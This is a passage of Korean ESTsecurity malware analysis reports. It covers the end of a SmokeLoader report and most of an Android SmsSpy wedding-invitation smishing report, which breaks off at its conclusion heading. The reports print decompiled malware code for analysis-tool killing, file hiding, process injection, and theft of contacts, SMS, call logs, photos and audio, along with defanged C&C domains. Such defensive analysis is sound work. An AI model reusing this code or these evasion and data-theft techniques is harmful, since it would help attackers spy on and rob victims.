OS 비트	인젝션 방법
32 비트	RtlCreateUserThread 을 통한 인젝션
64 비트	Heaven’s Gate 를 통한 인젝션

[표 4] OS 비트 별 인젝션 방식 설명

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.2. 쉘코드 분석

1) Anti-Analysis

인젝션된 쉘코드가 실행될 때, 분석 도구 사용을 방해하기 위해서 악성코드 분석 도구 프로세스와 윈도우 클래스를 확인하여 종료시키는 기능을 수행한다.

```
while ( *a1->gap1 )
{
  v2 = a1->kernel32_CreateToolhelp32Snapshot_0(2i64);
  v3 = v2;
  if ( v2 != -1 )
  {
    v10[0] = 0x130;
    for ( i = (a1->kernel32_Process32First_0)(v2, v10); i; i = (a1->kernel32_Process32Next_0)(v3, v10) )
    {
      v5 = ROL_XOR(v11);
      v6 = &ProcessList;                        // 프로세스 해시 리스트
      v7 = v5 ^ 0x38127BA6;
      v8 = 0i64;
      while ( *v6 != v7 )
      {
        v8 = (v8 + 1);
        v6 = (v6 + 4);
        if ( v8 >= 15 )                         // 15개의 이름 검사
          goto LABEL_9;
      }
      (KillProcess)(a1,
LABEL_9:
        ;
    }
    a1->kernel32_CloseHa
  }
  a1->kernel32_Sleep_0(1
}
return a1->ntdll_RtlExit
}
```

```
if ( (a2->user32_GetClassNameA_0)(a1, v9, 260i64) )
{
  v4 = ROL_XOR(v9);
  v5 = &ClassList;                              // 윈도우 창 클래스 리스트
  v6 = v4 ^ 0x38127BA6;
  v7 = 0i64;
  while ( *v5 != v6 )
  {
    v7 = (v7 + 1);
    ++v5;
    if ( v7 >= 8 )                              // 8개의 이름 검사
      return 1i64;
  }
  v10 = 0;
  (a2->user32_GetWindowThreadProcessId_0)(a1, &v10, v7);
  KillProcess(a2, v10);
}
return 1i64;
}
```

[그림 9] Anti-Analsysis 함수

해시 별로 종료되는 프로세스 이름과 클래스 창 이름은 아래와 같다.

해시	프로세스 이름
0x3C17ADC6	autoruns.exe
0x992E4331	procexp.exe
0x4ECA6E24	procexp64.exe
0x910F443F	procmon.exe
0x4DD806F9	procmon64.exe
0x8C20593E	tcpview.exe
0x4D1AFC69	wireshark.exe
0x4626700D	processhacker.exe
0x87006331	ollydbg.exe
0x1A6E1C2D	x32dbg.exe
0x246E112A	x64dbg.exe
0x6600567F	idaq.exe
0x66005055	idaw.exe
0x639BB1FA	idaq64.exe
0x59B1B1FA	idaw64.exe

[표 5] 프로세스 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

해시	윈도우 클래스 창 이름
0x0B0A40B3	autoruns
0x27376A84	procexpl
0x0FF25A81D	procmon_window_class
0x8115A1B	tcpviewclass
0x0C2B6EB	tstdhttpanalyzerform
0x15348DCE	processhacker
0x0D4177EFA	ollydbg
0x8107592	windbgframeclass

[표 6] 윈도우 클래스 창 목록

2) 중복 실행 방지

프로그램의 중복 실행을 방지 하기 위해 '컴퓨터 이름', 하드코딩된 '0xE627AFEA', '볼륨 시리얼'을 조합한 문자열에 대한 MD5 문자열과 볼륨 시리얼을 합친 문자열을 뮤텍스 이름으로 설정한다. 아래는 뮤텍스 이름을 만드는 코드이며, 만들어진 MD5 문자열은 향후 감염 PC 식별 목적의 ID 및 작업 스케줄러 이름에 사용된다.

```
getBotID(a1, &a1->gap0[524]);                   // MD5(ComputerName + 0xE627AFEA + HDD serial) + HDD serial
DataEncrypt = getDataEncrypt(a1, 19);           // '%sFF'
(a1->user32_wsprintfA_0)(&a1->gap0[3011], DataEncrypt, v1);
Free_Heap(a1, DataEncrypt);
*&a1->gap1[108] = (a1->kernel32_CreateMutexA_0)(0i64, 0i64, v1);
if ( (a1->ntdll_RtlGetLastWin32Error_0)() == 0xB7 )
{
  a1->kernel32_CloseHandle_0(*&a1->gap1[108]);
  a1->ntdll_RtlExitUserThread_0(0i64);
}
```

[그림 10] 뮤텍스 생성 코드

3) 자가 복제

%APPDATA% 경로를 확인하여, [임의 문자열 7 글자]로 자가 복제한다. 만일 '%APPDATA%'가 시스템 환경 변수로 존재하지 않는 경우 임시폴더(%TEMP%) 경로에 자가 복제된다.

```
v1 = &a1->gap0[1919];
sub_4B20(&a1->gap0[1919], &a1->gap0[554]);
sub_4B20(&a1->gap0[1945], &a1->gap0[524]);    // 임의의 7글자 문자열 생성 (파일명)
v3 = Alloc_Heap(a1, 4096i64);
DataEncrypt = getDataEncrypt(a1, 25);         // '%APPDATA%'
(a1->kernel32_ExpandEnvironmentStringsW_0)(DataEncrypt, v3, 0x105i64);
Free_Heap(a1, DataEncrypt);
if ( *v3 == '%' )
{
  v5 = getDataEncrypt(a1, 26);                // '%TEMP%'
  (a1->kernel32_ExpandEnvironmentStringsW_0)(v5, v3, 0x105i64);
  Free_Heap(a1, v5);
}
(a1->shlwapi_PathCombineW_0)(&a1->gap0[1971], v3, v1);
(a1->shlwapi_PathCombineW_0)(&a1->gap0[2491], v3, &a1->gap0[1945]);
return Free_Heap(a1, v3);
```

[그림 11] 자가 복제 경로를 만드는 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.


자가 복제 이후, 탐지를 우회하기 위해 ADS('Zone.Identifier')를 삭제한 후 파일 속성을 숨김 및 시스템 속성으로 변경하고 'advapi32.dll'의 파일 생성 시간을 적용한다. 이는 악성코드 감염 사실을 숨기기 위한 의도로 보여진다.

```
a1->kernel32_DeleteFileW_0(&a1->gap0[1971]);
if ( !(a1->kernel32_CopyFileW_0)(a2, &a1->gap0[1971], 0i64) )
  return 0;
a1->kernel32_DeleteFileW_0(a2);
format = getDataEncrypt(a1, 23);              // '%s%s'
v8 = getDataEncrypt(a1, 30);                  // ':Zone.Identifier'
v9 = Alloc_Heap(a1, 1024i64);
(a1->user32_wsprintfW_0)(v9, format, &a1->gap0[1971], v8);
a1->kernel32_DeleteFileW_0(v9);
Free_Heap(a1, v9);
Free_Heap(a1, format);
Free_Heap(a1, v8);
v10 = getDataEncrypt(a1, 3);                  // 'advapi32.dll'
HideFileAttributes_Copy(a1, &a1->gap0[1971], v10);
Free_Heap(a1, v10);
LABEL_6:
sub_36FC(a1);
v11 = 1;
*&a1->gap1[92] = (a1->kernel32_CreateFileW_0)(&a1->gap0[1971], 0x80000000i64, 1i64);
return v11;
```

[그림 12] 'Zone.Identifier' 삭제 및 속성 변경 코드

4) 작업 스케줄러 등록

윈도우 부팅 시 자동으로 실행하기 위해서 작업 스케줄러에 'Firefox Default Browser Agent [감염 ID 16 자리]' 이름으로 등록한다.




[그림 13] 작업 스케줄러에 등록된 화면

5) 정보 수집 및 전송

5.1) C&C 주소 획득

정보 수집 전 C&C 주소를 가져오기 위해 '데이터 사이즈', 'RC4 키', 'RC4 로 인코딩된 데이터' 순서로 저장된 인코딩 C&C 를 가져와서 디코딩을 한다.



[그림 14] RC4 암호화된 C&C 데이터

 Copyright©2022 ESTsecurity Corp.All rights reserved.

디코딩한 C&C 주소 목록은 아래와 같다.

hxxp[:]//potunulit[.]org
hxxp[:]//hutnilior[.]net
hxxp[:]//bulimu55t[.]net
hxxp[:]//soryytlic4[.]net
hxxp[:]//novanosa5org[.]org
hxxp[:]//nuljjjnuli[.]org
hxxp[:]//tolilolihul[.]net
hxxp[:]//somatoka51hub[.]net
hxxp[:]//hujukui3[.]net
hxxp[:]//bukubuka1[.]net
hxxp[:]//golilopaster[.]org
hxxp[:]//newzelannd66[.]org
hxxp[:]//otriluyttn[.]org

[표 7] 악성코드에서 사용하는 C&C 주소 목록

5.2) 수집된 정보 전송

C&C 를 가져온 이후, C&C 서버와 통신을 할 때 전송되는 정보들을 구조체로 저장한 뒤, RC4 로 인코딩해서 전송한다. 아래는 정보 전송 대상 목록이며, 시그니처, 감염 ID, 컴퓨터 이름, 운영체제 버전 정보, 플러그인 인젝션 옵션, 프로그램 실행 권한 정보, 메시지 정보, 파일 데이터가 포함된다.

항목	설명
시그니처	시그니처 0x7FC('2020') 고정값 사용
감염 ID	감염 ID 와 HDD SerialNumber
컴퓨터 이름	컴퓨터 이름
OS 버전 정보	감염 PC 의 OS 버전 정보
플러그인 인젝션 옵션	Explorer.exe 인젝션 옵션(활성화 : 1, 비활성화 : 0)
프로그램 실행 권한 정보	관리자 권한 : 1, 유저 권한 : 0
메시지 정보 1	0x2711 : C&C 에 첫 전송 시 0x2712 : 명령 제어 기능 시 0x2713 : 추가 페이로드 실행 시
메시지 정보 2	C&C 첫 전송 시 : C&C 에서 기존에 받은 파일 데이터가 있는지 여부 명령 제어 시 : 명령어
메시지 정보 3	C&C 에 첫 전송 시 : 자가복제 함수 성공 여부(성공 시 1, 실패 시 0) 명령 제어 시 : 0
파일 데이터	임의로 만들어진 데이터 혹은 C&C 에서 기존에 다운로드받은 파일의 데이터

[표 8] 정보 전송 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

6) 명령 제어 기능

C&C 통신 이후, 공격자에 의도에 따라서 아래와 같이 추가 페이로드 실행, 자가 삭제 명령어가 수행될 수 있다.

명령어	기능 설명
0x69	추가 페이로드 다운로드 및 실행
0x72	자가 삭제 및 종료
0x75	추가 페이로드 다운로드 및 업데이트
그 외	추가 페이로드 다운로드 및 실행

[표 9] 명령어 별 기능 설명

추가로 페이로드 다운로드 받아서 실행할 때에 추가적인 명령어에 따라서 아래의 기능이 수행된다.

명령어	페이로드 실행 기능 설명
0x1	다운로드된 '.exe' 확장자 파일을 페이로드 실행
0x2	다운로드된 '.dll' 확장자 파일을 'LoadLibraryW'로 실행
0x3	다운로드된 '.dll' 확장자 파일을 'regsvr32.exe'로 실행
0x5	다운로드된 '.bat' 확장자 파일 실행
그 외	지정된 이름으로 페이로드 다운로드 및 실행

[표 10] 명령어 별 페이로드 실행 기능 설명

7) 플러그인 인젝션

플러그인은 일련의 응용 프로그램에서 특정한 기능을 추가할 때 사용되는 일종의 모듈로서 정의될 수 있다. 관련하여 'explorer.exe'를 자식 프로세스로 생성한 뒤, C&C 에서 다운로드한 플러그인을 인젝션하는 기능을 수행한다.

```
lpApplicationName = Alloc_Heap(a1, 261i64);
ProcessName = getDataEncrypt(a1, 6);// 'explorer.exe'
(a1->shlwapi_PathCombineA_0)(lpApplicationName, lpCurrentDirectory, ProcessName);
Free_Heap(a1, ProcessName);
(a1->ntdll_RtlZeroMemory_0)(v25, 0x68i64);
*v25 = 0x68;
(a1->ntdll_RtlZeroMemory_0)(&lpBaseAddress, 24i64);
if ( (a1->kernel32_CreateProcessInternalA_0)(0i64, 0i64, lpApplicationName, 0i64) )
{
  lpBuffer = Alloc_Heap(a1, v27 + 868i64);
  *lpBuffer = 0;
  *(lpBuffer + 1) = -867213356;
  (a1->kernel32_lstrcat_0)(lpBuffer + 5, &a1->gap0[524]);
  *(lpBuffer + 46) = (a1->kernel32_GetCurrentProcessId_0)();
  (a1->kernel32_lstrcat_0)(lpBuffer + 50, v9);
  (a1->kernel32_lstrcatW_0)(lpBuffer + 310, &a1->gap0[1399]);
  *(lpBuffer + 862) = v27;
  (a1->ntdll_RtlCopyMemory_0)(lpBuffer + 866, v8 + 21, v27);
  LOBYTE(v13) = nSize;
  WriteProcessMemory_0(a1, lpBaseAddress, lpBuffer, v13, 0i64);
  if ( v23 )
    *&a1->gap1[4 * v7 + 4] = v19;
  a1->kernel32_ResumeThread_0(v18);
  Free_Heap(a1, lpBuffer);
  a1->kernel32_CloseHandle_0(v18);
  a1->kernel32_CloseHandle_0(lpBaseAddress);
}
Free_Heap(a1, lpApplicationName);
Free_Heap(a1, lpCurrentDirectory);
```

[그림 15] 'explorer.exe'에 플러그인 인젝션하는 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 결론

`SmokeLoader'는 정보 수집 및 추가 페이로드를 다운로드하는 Loader 계열의 악성코드이다. 다른 악성코드에 비해 다양한 Anti-VM, Anti-Disassembly 등의 기술이 다수 포함되어 있어서 분석이 어렵게 된 점이 특징적이다.

만일 기업체 입장에서 이러한 악성코드에 감염이 이루어지는 경우, 추가 페이로드 다운로드에 의해서 금전 손실 등의 2 차적인 피해가 발생할 수 있어서 주의가 필요하다.

따라서 이 악성코드에서 감염을 예방하기 위해서는 출처가 불분명한 사이트 내에서 URL, 파일 다운로드를 지양해야 하며, 이메일의 첨부파일을 확인 및 프로그램을 실행할 때 주의가 요구된다.

현재 알약에서는 관련 악성코드를 **'Trojan.SmokeLoader'**로 진단하고 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Trojan.Android.SmsSpy] 악성코드 분석 보고서

1. 개요

팬데믹이 종료 되면서 동시에 일상으로의 복귀도 빠르게 진행되고 있다. 이런 가운데 팬데믹으로 미뤄두었던 결혼식도 급증하고 있다.

이에 청첩장 스미싱 공격도 서서히 증가하고 있는 추세다. 청첩장 스미싱을 받은 피해자는 지인의 결혼 소식이라는 판단에 별다른 의심없이 링크를 클릭하게 된다.

Trojan.Android.SmsSpy 는 피해자의 개인정보 탈취를 목적으로 유포되는 악성 앱으로 피해자의 개인정보를 탈취하여 2 차 공격을 진행할 것으로 판단된다.

본 보고서에서는 최근 발견되고 있는 Trojan.Android.SmsSpy 악성 앱을 살펴보도록 하겠다.

2. 악성 앱 분석

공격자는 다음과 같은 모바일 청첩장 문자를 피해자에게 보내어 악성 앱 설치를 유도한다.



[그림 1] 모바일 청첩장 스미싱

피해자는 지인의 청첩장으로 오인하여 청첩장을 보기 위해 문자 내의 링크를 클릭한다. 링크를 클릭하면 다음 그림과 같이 악성 앱을 다운로드하게 된다. 다운로드 받은 악성 앱은 피해자의 개인정보 탈취를 목적으로 제작되어 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 2] 악성 앱 다운로드

악성 앱은 자신의 생존성을 높이기 위해 실제 코드는 암호화하여 보관하고 있다. 다음 그림은 암호화되어 있는 실제 코드 파일이다.



[그림 3] 실제 코드

악성 앱의 주요 기능을 살펴보도록 하겠다.

- 기기 정보 탈취 (IP 정보, Sim 정보, 전화 번호, IMEI, 등)
- 연락처 탈취
- 통화 기록 탈취
- 통화 수신 방해
- SMS 탈취
- SMS 발신
- SMS 수신 방해
- 설치 앱 리스트 탈취
- 오디오 녹음
- 이미지 탈취

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

악성 앱은 피해자의 연락처, SMS, 이미지 탈취, 오디오 녹음 등으로 피해자의 내밀한 개인 정보 탈취를 시도한다. 정보 탈취를 위한 기능들을 코드를 통해 살펴보겠다.

다음 그림은 기기 정보를 탈취하는 코드이다.

```
public DeviceInformationBean getInfos() {
    this.deviceInfo();
    this.systemInfo();
    this.phoneInfo();
    this.networkInfo();
    this.sensorsInfo();
    this.battryInfo(this.context.registerReceiver(n
    return this.information;
```

[그림 4] 기기 정보 탈취 코드

기기의 특징적인 정보를 수집한다. 그림을 살펴보면 기기 정보와 함께 다양한 하드웨어 정보를 수집하고 있음을 알 수 있다. 이는 다수의 피해자를 식별하기 위한 정보와 함께 공격자가 활용할 수 있는 기기 정보를 수집하기 위한 것으로 판단된다.

다음 그림은 연락처를 탈취하는 코드이다.

```
Cursor cursor0 = this.context.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, nul
if(cursor0 != null && cursor0.getCount() > 0) {
    int v = cursor0.getCount();
    cursor0.moveToPosition(this.contactCurrentPosition - 1);
    int v1 = cursor0.getColumnIndex("_id");
    int v2 = cursor0.getColumnIndex("lookup");
    int v3 = cursor0.getColumnIndex("display_name");
    String s = DeviceUtils.getTel(this.context);
    int v4 = 0;
    while((cursor0.moveToNext()) && ((long)v4) < 200L) {
        ContactBean contactBean0 = new ContactBean();
        contactBean0.deviceNum = s;
        contactBean0.lookUpKey = cursor0.getString(v2);
        contactBean0.contactId = (long)cursor0.getInt(v1);
        String s1 = String.valueOf(contactBean0.contactId);
        contactBean0.contactName = cursor0.getString(v3);
        if(cursor0.getInt(cursor0.getColumnIndex("has_phone_number")) > 0) {
            contactBean0.phoneNum = "";
            Cursor cursor1 = this.context.getContentResolver().query(ContactsContract.CommonDataKin
            if(cursor1.moveToFirst()) {
                do {
                label_21:
                    String s2 = cursor1.getString(cursor1.getColumnIndex("data1"));
                    cursor1.getString(cursor1.getColumnIndex("data2"));
                    contactBean0.phoneNum = s2;
                    list0.add(contactBean0.clone());
                    if(cursor1.moveToNext()) {
                        goto label_21;
                    }
```

[그림 5] 연락처 탈취 코드

피해자의 연락처를 확보하는 기능으로 확보한 연락처를 통해 스미싱을 전송하는 등의 2 차 공격에 활용될 수 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음 그림은 통화 기록을 탈취하는 코드이다.

```
public List getCallRecordInPhone() {
    List list0 = new ArrayList();
    try {
        Cursor cursor0 = this.context.getContentResolver().query(AppConstants.CALL_RECORD_URI_ALL,
        if(cursor0.moveToFirst()) {
            String s = DeviceUtils.getTel(this.context);
            do {
            label_4:
                String s1 = cursor0.getString(cursor0.getColumnIndex("name"));
                String s2 = cursor0.getString(cursor0.getColumnIndex("number"));
                long v = cursor0.getLong(cursor0.getColumnIndex("date"));
                int v1 = cursor0.getInt(cursor0.getColumnIndex("duration"));
                int v2 = cursor0.getInt(cursor0.getColumnIndex("type"));
                CallRecordBean callRecordBean0 = new CallRecordBean();
                callRecordBean0.deviceNum = s;
                callRecordBean0.contactName = s1;
                callRecordBean0.otherNum = s2;
                callRecordBean0.createTime = this.format.format(new Date(v));
                callRecordBean0.duration = v1;
                callRecordBean0.type = v2;
                list0.add(callRecordBean0);
                boolean z = cursor0.moveToNext();
                goto label_22;
            }
            while(true);
```

[그림 6] 통화 기록 탈취 코드

다음 그림은 통화 기록을 삭제하는 코드이다.

```
private void deleteCallLog(String s) {
    try {
        ContentResolver contentResolver0 = this.context.getContentResolver();
        Cursor cursor0 = contentResolver0.query(CallLog.Calls.CONTENT_URI, new String[]{"_id"},
        if(cursor0.moveToFirst()) {
            String s1 = cursor0.getString(cursor0.getColumnIndex("name"));
            String s2 = cursor0.getString(cursor0.getColumnIndex("number"));
            long v = cursor0.getLong(cursor0.getColumnIndex("date"));
            int v1 = cursor0.getInt(cursor0.getColumnIndex("duration"));
            int v2 = cursor0.getInt(cursor0.getColumnIndex("type"));
            CallRecordBean callRecordBean0 = new CallRecordBean();
            callRecordBean0.deviceNum = DeviceUtils.getTel(this.context);
            callRecordBean0.contactName = s1;
            callRecordBean0.otherNum = s2;
            callRecordBean0.createTime = this.format.format(new Date(v));
            callRecordBean0.duration = v1;
            callRecordBean0.type = v2;
            String s3 = JsonUtils.toJSONString(new BaseRequest(this.context, new UploadCallReco
            WSManager.getInstance().sendMessage(WsTypeEnum.DEVICE_ONLINE, s3);
            ProcessCommand.feedback(this.context, "uploadCallRecord", true, "
            String[] arr_s = {cursor0.getInt(0) + ""};
            int v3 = contentResolver0.delete(CallLog.Calls.CONTENT_URI, "_id=?", arr_s);
            if(v3 > 0) {
                Log.d("PhoneMonitor", "deleted success:" + s);
                return;
            }

            Log.d("PhoneMonitor", "deleted fail:" + s);
            return;
```

[그림 7] 통화 기록 삭제 코드

피해자의 통화 기록을 탈취한 후 필요하다면 특정 통화 기록을 제거하는 작업을 수행한다. 통화기록 삭제는 공격자의 공격 흔적을 없애는 등의 용도로 사용하리라 판단된다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음 그림은 통화 수신을 방해하는 코드이다.

```
String s1 = intent0.getStringExtra("state");
Log.d("PhoneMonitor", "State: " + s1);
String s2 = intent0.getStringExtra("incoming_number");
Log.d("PhoneMonitor", "Incomng Number: " + s2);
if(!TextUtils.isEmpty(s2)) {
    ContentResolver contentResolver0 = context0.getContentResolver();
    Uri uri0 = CallLog.Calls.CONTENT_URI;
    Handler handler0 = new Handler();
    contentResolver0.registerContentObserver(uri0, true, new CallLogObserver(PhoneMonitor.this, s2, handler0));
    if(TelephonyManager.EXTRA_STATE_RINGING.equals(s1)) {
        ProcessCommand.feedback(context0, "incoming", true, s2);
    }
    else if(TelephonyManager.EXTRA_STATE_IDLE.equals(s1)) {
        ProcessCommand.feedback(context0, "incoming", false, s2);
    }
}

if((MyApplication.curPhoneMonitorState) && (s1.equalsIgnoreCase(TelephonyManager.EXTRA_STATE_RINGING))) {
    Log.d("PhoneMonitor", "■■ : ringing");
    audioManager0.setRingerMode(0);
    if(Build.VERSION.SDK_INT >= 28) {
        try {
            if(context0.checkSelfPermission("android.permission.ANSWER_PHONE_CALLS") != 0) {
                goto label_36;
            }

            ((TelecomManager)context0.getSystemService("telecom")).endCall();
        }
```

[그림 8] 통화 수신 방해 코드

통화 수신 방해는 공격 진행 시 피해자의 전화로 수신되는 통화를 모두 차단하여 외부의 연락을 받지 못하도록 한다.

다음 그림은 SMS 를 탈취하는 코드이다.

```
Cursor cursor0 = this.context.getContentResolver().query(Uri.parse("content://sms/"),
if(cursor0.moveToFirst()) {
    int v = cursor0.getColumnIndex("_id");
    int v1 = cursor0.getColumnIndex("address");
    int v2 = cursor0.getColumnIndex("body");
    int v3 = cursor0.getColumnIndex("date");
    int v4 = cursor0.getColumnIndex("type");
    String s = DeviceUtils.getTel(this.context);
    do {
    label_9:
        SmsBean smsBean0 = new SmsBean();
        smsBean0.deviceNum = s;
        smsBean0.smsId = cursor0.getInt(v);
        smsBean0.otherNum = cursor0.getString(v1);
        smsBean0.smsContent = cursor0.getString(v2);
        smsBean0.smsTime = this.format.format(new Date(cursor0.getLong(v3)));
        smsBean0.smsType = cursor0.getInt(v4);
        list0.add(smsBean0);
        boolean z = cursor0.moveToNext();
        goto label_22;
    }
    while(true);
}
```

[그림 9] SMS 탈취 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음 그림은 SMS를 발신하는 코드이다.

```
Intent intent0 = new Intent("action.sms.send");
intent0.putExtra("id", v);
intent0.putExtra("number", s);
intent0.putExtra("body", s1);
PendingIntent pendingIntent0 = PendingIntent.getBroadcast(this.context, 0, intent0, 0);
ArrayList arrayList0 = SmsManager.getDefault().divideMessage(s1);
ArrayList arrayList1 = new ArrayList();
for(int v1 = 0; v1 < arrayList0.size(); ++v1) {
    arrayList1.add(pendingIntent0);
}

SmsManager.getDefault().sendMultipartTextMessage(s, null, arrayList0, arrayList1, null);
```

[그림 10] SMS 발신 코드

피해자의 SMS를 탈취한다. 본인 인증 등의 SMS 코드를 탈취하는데 이용할 수 있다.

다음 그림은 SMS 수신을 방해하는 코드이다.

```
SmsBean smsBean0 = new SmsBean();
smsBean0.deviceNum = DeviceUtils.getTel(context0);
smsBean0.smsId = ((int)Math.round(Math.random() * 9999999.0 + 1.0)) * -1;
smsBean0.otherNum = s;
smsBean0.smsContent = s1;
smsBean0.smsTime = this.format.format(new Date(v1));
smsBean0.smsType = 0;
String s3 = JsonUtils.toJSONString(new BaseRequest(context0, new UploadSmsRequest(smsBean0)));
WSManager.getInstance().sendMessage(WsTypeEnum.DEVICE_ONLINE, s3);
if(MyApplication.curSmsMonitorState) {
    this.abortBroadcast();
    ProcessCommand.feedback(context0, "uploadSms", true, "拦截到一条短信");
    Log.d("SmsReceiver", "短信拦截成功");
}
else {
    ProcessCommand.feedback(context0, "uploadSms", true, "有新短信");
    String s4 = context0.getPackageName();
    if(Build.VERSION.SDK_INT >= 19 && (Telephony.Sms.getDefaultSmsPackage(context0).equals(s4))) {
        this.writeSMS(context0, s, s1, v1);
        Log.d("SmsReceiver", "短信写入系统：" + s + "(" + s1 + ")");
    }
}
```

[그림 11] SMS 수신 방해 코드

본인 인증 등의 SMS를 탈취하는 것과 동시에 피해자에게는 해당 SMS를 보여주지 않는다면 피해자는 자신의 금전 탈취가 진행되어도 이를 인지하기 어렵다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음은 설치 앱 리스트를 탈취하는 코드이다.

```
public List getAllApps() {
    int v;
    List list0 = new ArrayList();
    try {
        PackageManager packageManager0 = this.context.getApplicationContext().getPackageManager();
        List list1 = packageManager0.getInstalledPackages(0);
        String s = DeviceUtils.getTel(this.context);
        v = 0;
        while(true) {
        label_5:
            if(v >= list1.size()) {
                return list0;
            }

            PackageInfo packageInfo0 = (PackageInfo)list1.get(v);
            if((packageInfo0.applicationInfo.flags & 1) == 0) {
                AppBean appBean0 = new AppBean();
                appBean0.deviceNum = s;
                appBean0.appCode = packageInfo0.versionName;
                appBean0.appName = packageInfo0.applicationInfo.loadLabel(packageManager0).toString();
                appBean0.appPackageName = packageInfo0.packageName;
                WSManager.getInstance().sendMessage(WsTypeEnum.DEVICE_ONLINE, JsonUtils.toJSONString(new Uplo
                WSManager wSManager0 = WSManager.getInstance();
                byte[] arr_b = this.drawableToByte(packageInfo0.applicationInfo.loadIcon(packageManager0));
                wSManager0.sendMessage(WsTypeEnum.DEVICE_ONLINE, arr_b);
                list0.add(appBean0);
            }

            break;
```

[그림 12] 설치 앱 리스트 탈취 코드

피해자가 설치한 앱들의 정보를 수집하여 공격에 활용한다.

다음은 오디오를 녹음하는 코드이다.

```
File file0 = new File(Environment.getExternalStorageDirectory() + "/Lywj/");
if(!file0.exists()) {
    file0.mkdirs();
}

ProcessCommand.this.recordfile = new File(file0, ProcessCommand.this.simpleDateFormat.format(new Date()) + ".3gp");
MediaRecorder mediaRecorder0 = new MediaRecorder();
ProcessCommand.this.mediaRecorder = mediaRecorder0;
ProcessCommand.this.mediaRecorder.setAudioSource(1);
ProcessCommand.this.mediaRecorder.setOutputFormat(1);
ProcessCommand.this.mediaRecorder.setAudioEncoder(1);
ProcessCommand.this.mediaRecorder.setOutputFile(ProcessCommand.this.recordfile.getAbsolutePath());
ProcessCommand.this.mediaRecorder.prepare();
ProcessCommand.this.mediaRecorder.start();
```

[그림 13] 오디오 녹음 코드

피해자의 오디오 녹음을 통해 통화 내용이나 피해자의 주변 상황을 녹음하여 공격에 활용할 것으로 판단된다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음은 이미지 파일을 탈취하는 코드이다.

```
public List getAllPicturesPath() {
    String s;
    List list0 = new ArrayList();
    Uri uri0 = MediaStore.Images.Media.EXTERNAL_CONTENT_URI;
    Cursor cursor0 = this.context.getContentResolver().query(uri0, null, null, null, null);
    if(cursor0 != null) {
        while(cursor0.moveToNext()) {
            if(DeviceUtils.checkedAndroid_Q()) {
                long v = cursor0.getLong(cursor0.getColumnIndex("_id"));
                s = MediaStore.Files.getContentUri("external").buildUpon().appendPath(String.valu
            }
            else {
                s = cursor0.getString(cursor0.getColumnIndex("_data"));
            }

            list0.add(ImageUtils.saveImage(this.context, (DeviceUtils.checkedAndroid_Q() ? Uri.pa
        }
```

[그림 14] 이미지 탈취 코드

피해자가 가지고 있는 이미지 파일들을 탈취한다. 이 이미지 파일들 중 피해자가 이용하기 위해 찍어놓은 신분증, 보안카드 등의 이미지가 탈취된다면 금전 탈취의 위험이 높을 것으로 추측할 수 있다.

다음 그림은 공격자의 명령을 수행하는 코드이다.

```
public void run() {
    if(s.contains("payload")) {
        CommandBean commandBean0 = (CommandBean)JsonUtils.parseObject(s, CommandBean.class);
        if("uploadContact".equals(commandBean0.payload.action)) {
            List list0 = ProcessCommand.this.getContacts();
            if(list0.size() == 0) {
                ProcessCommand.feedback(ProcessCommand.this.context, "uploadContact", false, "无通讯录, 来
                return;
            }

            UploadContactRequest uploadContactRequest0 = new UploadContactRequest(list0);
            WSManager.getInstance().sendMessage(WsTypeEnum.DEVICE_ONLINE, JsonUtils.toJSONString(new Ba
            if(ProcessCommand.this.contactCurrentPosition == 0) {
                ProcessCommand.feedback(ProcessCommand.this.context, "uploadContact", true, "通讯录上传完毕
                return;
            }

            ProcessCommand.this.process(s);
            return;
        }

        if("uploadSms".equals(commandBean0.payload.action)) {
            List list1 = ProcessCommand.this.getSmsInPhone();
            if(list1.size() == 0) {
                ProcessCommand.feedback(ProcessCommand.this.context, "uploadSms", false, "无短信数据");
                return;
            }
```

[그림 15] 명령 수행 코드

공격자는 C2 와 연결된 피해자의 스마트폰에 명령을 전달하여 원하는 개인정보를 추출한다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 결론

